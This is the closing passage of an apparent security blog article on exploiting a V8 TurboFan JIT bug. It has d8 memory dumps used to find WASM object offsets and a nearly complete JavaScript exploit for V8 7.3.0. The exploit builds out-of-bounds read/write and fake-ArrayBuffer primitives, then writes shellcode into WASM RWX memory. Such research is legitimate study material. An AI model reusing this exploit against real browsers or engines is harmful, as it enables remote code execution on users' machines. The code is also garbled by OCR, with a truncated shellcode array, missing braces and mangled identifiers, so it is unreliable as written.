---- [ SHARED FUNCTION INFO TYPE : 0x38 ] ----
0x00002fac7911ece0
             0x00002fac7911ecb1 WASM EXPORTED FUNCTION DATA TYPE
0x000002fac7911ece8 0x00000cdfc00842c1 ONE BYTE INTERNALIZED STRING TYPE
0x00002fac7911ecf0 0x00000cdfc0082ad1
                             FEEDBACK METADATA TYPE
ODDBALL TYPE
0x00002fac7911ed00
               0x0000000000000004f
52417812098225
```

```
d8> %DumpObjects(0x00002fac7911eb29,41)
---- [ WASM INSTANCE TYPE : 0x118 : REFERENCES RWX MEMORY] ----
0x00002fac7911eb28
                 0x00001024ebc89411 MAP TYPE
                 0x00000cdfc0080c19 FIXED ARRAY TYPE
0x00002fac7911eb30
NATIVE CONTEXT TYPE
0x00002fac7911eb50 0x00002fac79101741
0x00002fac7911eb58 0x00002fac7911ec59
                                   WASM MEMORY TYPE
0x00002fac7911eb60 0x00000cdfc00804c9
                                   ODDBALL TYPE
                                   ODDBALL TYPE
0x00002fac7911eb68 0x00000cdfc00804c9
0x00002fac7911eb70 0x00000cdfc00804c9
                                    ODDBALL TYPE
0x00002fac7911eb78
                 0x00000cdfc00804c9
                                   ODDBALL TYPE
0x00002fac7911eb80
                 0x00000cdfc00804c9 ODDBALL TYPE
0x00002fac7911eb88
                 0x00002073d820bc79
                                   FIXED ARRAY TYPE
0x00002fac7911eb90
                                  ODDBALL TYPE
                 0x00000cdfc00804c9
0x00002fac7911eb98
                 0x00002073d820bc69
                                  FOREIGN TYPE
0x00002fac7911eba0
                 0x00000cdfc00804c9
                                   ODDBALL TYPE
0x00002fac7911eba8
                                    ODDBALL TYPE
                 0x00000cdfc00804c9
0x00002fac7911ebb0
                 0x00000cdfc00801d1
                                    ODDBALL TYPE
0x00002fac7911ebb8
                 0x00002dc289f94d21
                                    CODE TYPE
0x00002fac7911ebc0
                 0x0000000000000000
0x00002fac7911ebc8
                 0x00007f9f9cf60000
0x00002fac7911ebd0
                 0x0000000000010000
```

```
0x00002fac7911ebe0 0x0000556b3a3e0c00
0x00002fac7911ebf0 0x0000556b3a3ea620
0x00002fac7911ec00 0x000000000000000
JumpTableStart [RWX]
0x00002fac7911ec28 0x0000556b3a47c250
0x00002fac7911ec30 0x0000556b3a47afa0
---- [ TUPLE2 TYPE : 0x18 ] ----
MAP TYPE
0x00002fac7911ec48 0x00002fac7911eb29 WASM INSTANCE TYPE
0x00002fac7911ec50 0x00002073d820b849 JS FUNCTION TYPE
---- [ WASM MEMORY TYPE : 0x30 ] ----
0x00002fac7911ec60 0x00000cdfc0080c19 FIXED ARRAY TYPE
52417812097833
```

That gives us the following offsets:

```
let WasmOffsets = {
    shared_function_info : 3,
    wasm_exported_function_data : 1,
    wasm_instance : 2,
    jump_table_start : 31
};
```

Now simply find the JumpTableStart pointer and modify your crafted ArrayBuffer to overwrite this memory and copy your shellcode in it. Of course, you may want to backup the memory before so as to restore it after!

Full exploit

The full exploit looks like this:

```
// spawn gnome calculator
let shellcode = [0xe8, 0x00, 0x00, 0x00, 0x00, 0x41, 0x59, 0x49, 0x81, 0xe9, 0x05, 0x00, 0x
let WasmOffsets = {
    shared_function_info : 3,
    wasm_exported_function_data : 1,
    wasm_instance : 2,
    jump_table_start : 31
```

```
};
let log = this.print;
let ab = new ArrayBuffer(8);
let fv = new Float64Array(ab);
let dv = new BigUint64Array(ab);
let f2i = (f) => {
 fv[0] = f;
 return dv[0];
let i2f = (i) => {
 dv[0] = BigInt(i);
 return fv[0];
let tagFloat = (f) => {
 fv[0] = f;
 dv[0] += 1n;
 return fv[0];
let hexprintablei = (i) => {
 return (i).toString(16).padStart(16,"0");
}
let assert = (l,r,m) \Rightarrow \{
 if (l != r) {
   log(hexprintablei(1) + " != " + hexprintablei(r));
   throw "failed assert";
 return true;
let NEW LENGTHSMI = 0x64;
let NEW LENGTH64 = 0x0000006400000000;
let AB LENGTH = 0 \times 100;
let MARK1SMI = 0x13;
let MARK2SMI = 0x37;
let MARK1 = 0 \times 00000013000000000;
let MARK2 = 0x0000003700000000;
let ARRAYBUFFER SIZE = 0x40;
let PTR SIZE = 8;
let opt me = (x) => {
 let MAGIC = 1.1; // don't move out of scope
 let arr = new Array(MAGIC, MAGIC, MAGIC);
 arr2 = Array.of(1.2); // allows to put the JSArray *before* the fixed arrays
```

```
evil ab = new ArrayBuffer(AB LENGTH);
packed elements array = Array.of(MARK1SMI, Math, MARK2SMI, get pwnd);
let y = (x == "foo") ? 4503599627370495 : 4503599627370493;
let z = 2 + y + y ; // 2 + 4503599627370495 * 2 = 9007199254740992
z = z + 1 + 1 + 1;
z = z - (4503599627370495*2);
// may trigger the OOB R/W
let leak = arr[z];
arr[z] = i2f(NEW LENGTH64); // try to corrupt arr2.length
// when leak == MAGIC, we are ready to exploit
if (leak != MAGIC) {
  // [1] we should have corrupted arr2.length, we want to check it
  assert(f2i(leak), 0x00000001000000000, "bad layout for jsarray length corruption");
  assert(arr2.length, NEW LENGTHSMI);
  log("[+] corrupted JSArray's length");
  // [2] now read evil ab ArrayBuffer structure to prepare our fake array buffer
  let ab len idx = arr2.indexOf(i2f(AB LENGTH));
  // check if the memory layout is consistent
  assert (ab len idx != -1, true, "could not find array buffer");
  assert(Number(f2i(arr2[ab len idx + 1])) & 1, false);
  assert(Number(f2i(arr2[ab len idx + 1])) > 0x10000, true);
  assert(f2i(arr2[ab len idx + 2]), 2);
  let ibackingstore_ptr = f2i(arr2[ab_len_idx + 1]);
  let fbackingstore ptr = arr2[ab len idx + 1];
  // copy the array buffer so as to prepare a good looking fake array buffer
  let view = new BigUint64Array(evil ab);
  for (let i = 0; i < ARRAYBUFFER SIZE / PTR SIZE; ++i) {</pre>
   view[i] = f2i(arr2[ab_len_idx-3+i]);
  log("[+] Found backingstore pointer : " + hexprintablei(ibackingstore ptr));
  // [3] corrupt packed elements array to replace the pointer to the Math object
  // by a pointer to our fake object located in our evil ab array buffer
  let magic mark idx = arr2.indexOf(i2f(MARK1));
  assert(magic mark idx != -1, true, "could not find object pointer mark");
  assert(f2i(arr2[magic mark idx+2]) == MARK2, true);
  arr2[magic mark idx+1] = tagFloat(fbackingstore ptr);
```


```
// [4] leak wasm function pointer
   let ftagged wasm func ptr = arr2[magic mark idx+3]; // we want to read get pwnd
   log("[+] wasm function pointer at 0x" + hexprintablei(f2i(ftagged wasm func ptr)));
   view[4] = f2i(ftagged wasm func ptr)-1n;
   // [5] use RW primitive to find WASM RWX memory
   let rw view = new BigUint64Array(packed elements array[1]);
   let shared function info = rw view[WasmOffsets.shared function info];
   view[4] = shared function info - 1n; // detag pointer
   rw view = new BigUint64Array(packed elements array[1]);
   let wasm exported function data = rw view[WasmOffsets.wasm exported function data];
   view[4] = wasm exported function data - 1n; // detag
   rw view = new BigUint64Array(packed elements array[1]);
   let wasm instance = rw view[WasmOffsets.wasm instance];
   view[4] = wasm instance - 1n; // detag
   rw view = new BigUint64Array(packed elements array[1]);
   let jump table start = rw view[WasmOffsets.jump table start]; // detag
   assert(jump table start > 0x10000n, true);
   assert(jump table start & Oxfffn, On); // should look like an aligned pointer
   \log("[+]] found RWX memory at 0x" + jump table start.toString(16));
   view[4] = jump table start;
   rw view = new Uint8Array(packed elements array[1]);
   // [6] write shellcode in RWX memory
   for (let i = 0; i < shellcode.length; ++i) {</pre>
     rw view[i] = shellcode[i];
   // [7] PWND!
   let res = get pwnd();
   print(res);
 return leak;
( ( ) = > \{
 assert(this.alert, undefined); // only v8 is supported
 assert(this.version().includes("7.3.0"), true); // only tested on version 7.3.0
 // exploit is the same for both windows and linux, only shellcodes have to be changed
 // architecture is expected to be 64 bits
```

```
})()

// needed for RWX memory

load("wasm.js");

opt_me("");
for (var i = 0; i < 0x10000; ++i) // trigger optimization
    opt_me("");
let res = opt_me("foo");</pre>
```



Conclusion

I hope you enjoyed this article and thank you very much for reading :-) If you have any feedback or questions, just contact me on my twitter <a><u>@</u> x86.

Special thanks to my friends <u>0vercl0k</u> and <u>yrp604</u> for their review!

Kudos to the awesome v8 team. You guys are doing amazing work!

Recommended reading

• V8's TurboFan documentation

- Benedikt Meurer's talks
- Mathias Bynen's website
- This article on ponyfoo
- <u>Vyacheslav Egorov's website</u>
- Samuel Groß's 2018 BlackHat talk on attacking client side JIT compilers
- Andrea Biondo's write up on the Math.expm1 TurboFan bug
- Jay Bosamiya's write up on the Math.expm1 TurboFan bug

Proudly powered by Pelican Z, which takes great advantage of Python Z.

The theme is from Bootstrap from Twitter ☑, and Font-Awesome ☑, thanks!